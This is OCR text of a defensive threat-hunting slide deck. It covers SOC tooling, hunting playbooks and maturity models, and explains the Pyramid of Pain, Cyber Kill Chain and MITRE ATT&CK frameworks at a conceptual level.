
Existing security tools employed by SOC in your organization such as **SIEM, Security Analytic, EDR, Cyber Threat Intelligence Platform, DFIR tools**, can be used and utilized for threat hunting activities. Additional tools such as open source tools might be combined with existing tools to help threat hunters speed up the hunting process and analysis.

Tools and Technology – Threat Hunting

One of the part that also can help for efficiency in threat hunting process is Threat Hunting Playbook. The playbook consist of all hypotheses and step process for hunting created by threat hunters and prevent the threat hunters doing the same hunting process repetitively. The playbook can be also included the sample of dataset from previous hunt activity to help new threat hunters understand what this playbook talking about.

Example of Open Source Threat Hunting Playbook : **Jupyter Notebook and Mordor Datasets** (By Roberto Rodriguez). (https://medium.com/threat-hunters-forge/threat-hunter-playbook-mordor-datasets-binderhub-open-infrastructure-for-open-8c8aee3d8b4)

Threat Hunting Maturity Model



SQRRL Hunting Maturity Model
https://medium.com/@sqrrldata/the-cyber-hunting-maturity-model-6d506faa8ad5

Threat Hunting Capability Maturity Model

Threat Hunting Capability Maturity Model	Level 1 INITIAL	Level 2 MANAGED	Level 3 DEFINED	Level 4 QUANTITATIVELY MANAGED	Level 5 OPTIMISING
People	▪ Existing SOC analysts ▪ Resourcing needs not known ▪ Training needs not known ▪ Performance not managed ▪ Lack of career development plan ▪ Normal systems behaviour not sufficiently understood	▪ Threat Hunting lead ▪ Informal view of resourcing ▪ Informal view of training ▪ Performance is qualitatively managed ▪ Career development informally managed ▪ Normal systems behaviour is moderately understood	▪ Dedicated threat hunters ▪ Formal recruitment plan ▪ Formal training plan ▪ Performance expectations defined with role profiles ▪ Formalised career development plan ▪ Normal systems behaviour is fully understood	▪ SOC analysts rotated for L&D ▪ Succession plans in place ▪ Training completion tracked ▪ Metrics utilised for team performance ▪ Mission critical systems identified	▪ Teams integrated across SOC ▪ Resourcing needs integrated ▪ Training needs integrated ▪ Improvement plans to address underperformance ▪ Situational awareness
Process	▪ Hypothesis generation is unstructured ▪ *Hunts occur ad-hoc, if at all* ▪ *Little or no data collected* ▪ Little understanding of anomalies indicative of malicious activity ▪ Abnormalities not routinely searched for	▪ CTI and Domain Expertise used to generate hypotheses and prioritisation by lead ▪ Hunts occur occasionally ▪ *Moderate data collection from key areas* ▪ *Basic threat feeds with IOCs utilised* ▪ Targeting of IOCs at bottom of POP	▪ Formal hunting process ▪ Hunts occur regularly ▪ *High data collection from key areas* ▪ *CTI and previous experience used to detect malicious activity* ▪ Targeting of IOCs in middle of POP	▪ Manual risk scoring e.g. Crown Jewels ▪ Hunts occur frequently ▪ *Moderate data collection from most of estate* ▪ *CTI tailored to organisation* ▪ Targeting of IOCs at top of POP	▪ Automated risk scoring e.g. machine learning ▪ Hunts occur continuously ▪ *High data collection from full estate* ▪ Hunt analytics and IOCs shared across community ▪ Automated TTP and campaign tracking
Tools	▪ *Reactive SOC tools* ▪ Little or no automation ▪ Little or no documentation produced	▪ Basic searching via text or SQL-like queries ▪ *Automatic matching of IOCs* ▪ Documentation using basic office suites	▪ Statistical analysis techniques ▪ Library of hunt procedures automated on regular schedule ▪ Central workflow and knowledge repository tools ▪ Lab environments used to aid hypothesis generation and testing	▪ Visualisation tools utilised, and analytics tested for effectiveness ▪ Library of hunt procedures automated on frequent schedule ▪ Dashboards utilised	▪ Machine learning is leveraged, with horizon scanning maintained ▪ Library of hunt procedures automated continuously ▪ Central workflow and knowledge repository are integrated and shared
Note: Items in *italics* are not strictly part of a Threat Hunting capability, but are essential prerequisites and enablers.					


https://hodigital.blog.gov.uk/wp-content/uploads/sites/161/2020/03/Detecting-the-Unknown-A-Guide-to-Threat-Hunting-v2.0.pdf

Threat Hunting Framework

Threat Hunting needs a framework that can be a baseline or foundation for the threat hunters when starting they hunting process. The common framework in cyber security used by threat hunting are :


a. Pyramid of Pain
b. Cyber Kill Chain
c. MITRE ATT&CK

Pyramid of Pain




David Bianco Pyramid of Pain
Source : https://www.slideshare.net/KatieNickels/putting-mitre-attck-into-action-with-what-you-have-where-you-are

Pyramid of Pain




- Pyramid of pain represents the usefulness of your intelligence
- The higher of the stacks, the more adversaries have to expend for the resources.
- It also indicates to gather the artifacts or threat intelligence from adversaries

Pyramid of Pain : Hashes




- Hash is so far the **highest confidence level** from artifacts collected or gathered from intel resources
- But, hash is **very easy to change**. Adversaries only need a lil bit effort to modify and create a new hash for their tradecraft
- It is maybe the reason why hash positioned **in the bottom of the pyramid** stack

Pyramid of Pain : IP Address




- Attacker mostly not using their real IP Address. Adversary used VPN, Proxy, ToR, Compromised Server to hide from their real IP Address.
- They can changed the IP address for their infra once it is blocked / blacklisted. Only need some money and effort to move to the new IP for their infrastructure. More effort and money than hash, therefore IP Address positioned 1 level up from hash in the Pyramid of Pain

Pyramid of Pain : Domain




- Almost easy as IP Address to change the domain name. But need more time (Domain propagation in DNS)
- Need some registration, and for some reason they mostly hide the whois offered by domain registrars. Need mfor domain privacy ore money for this services.
- Need to define the domain name. And it is not easy. Sometimes adversaries made bot to automatically create a new domain using certain algorithm (DGA)

Pyramid of Pain : Network / Host Artifact




- Network Artifacts : indicators of activities performed by the adversaries on the network. Anything communicated over the network by the adversary can be referred to as network artifact, which includes URI patterns, SMTP mailer values, HTTP user agent, and the like.
- Host Artifact : Indicators of activities performed by the adversaries on the hosts. Artifacts like registry keys or values created by malware. Files or directories injected in specific locations, and the like are considered as host artifacts.

Pyramid of Pain : Tools




- Software used by the adversary to accomplish their mission
- This can be include software designed to create malicious documents for spearphishing, backdoors used to establish CNC, or password cracking tools or other software that adversaries may want to use for post-exploitation activities.
- Considered to be more difficult than the all previous stack in pyramid of pain, because sometimes adversaries **need to create their custom tools and obfuscate it to evade the detection and prevention technology**.

Pyramid of Pain : TTPs



- The very Top Level in Pyramid of Pain, indicate the most painful (especially for blue teamers and defenders)
- Need to combine all the stack below to define the attacker Tactic, Technique and Procedures + Combining with Threat Intelligence to define attacker motivation and attribution
- If Blue Teamers, Defenders, and Threat Hunters can reach at this point for detection and response of the adversaries activities, the adversaries only have 2 options **: Give Up on their mission or creating their TTPs from the scratch**. (http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html)

Cyber Kill Chain




https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Threat Hunting Framework

Threat Hunting Framework Based on MITRE ATT&CK Framework

- **https://attack.mitre.org/**



Sources : https://threatexpress.com/redteaming/mitre_attack/

MITRE ATT&CK Framework

- MITRE ATT&CK™ is a globally-accessible knowledge base of **adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies** in the private sector, in government, and in the cybersecurity product and service community.

  With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge


MITRE ATT&CK Matrix

Sources : https://attack.mitre.org/matrices/enterprise/

MITRE ATT&CK Matrix

How to Read It?

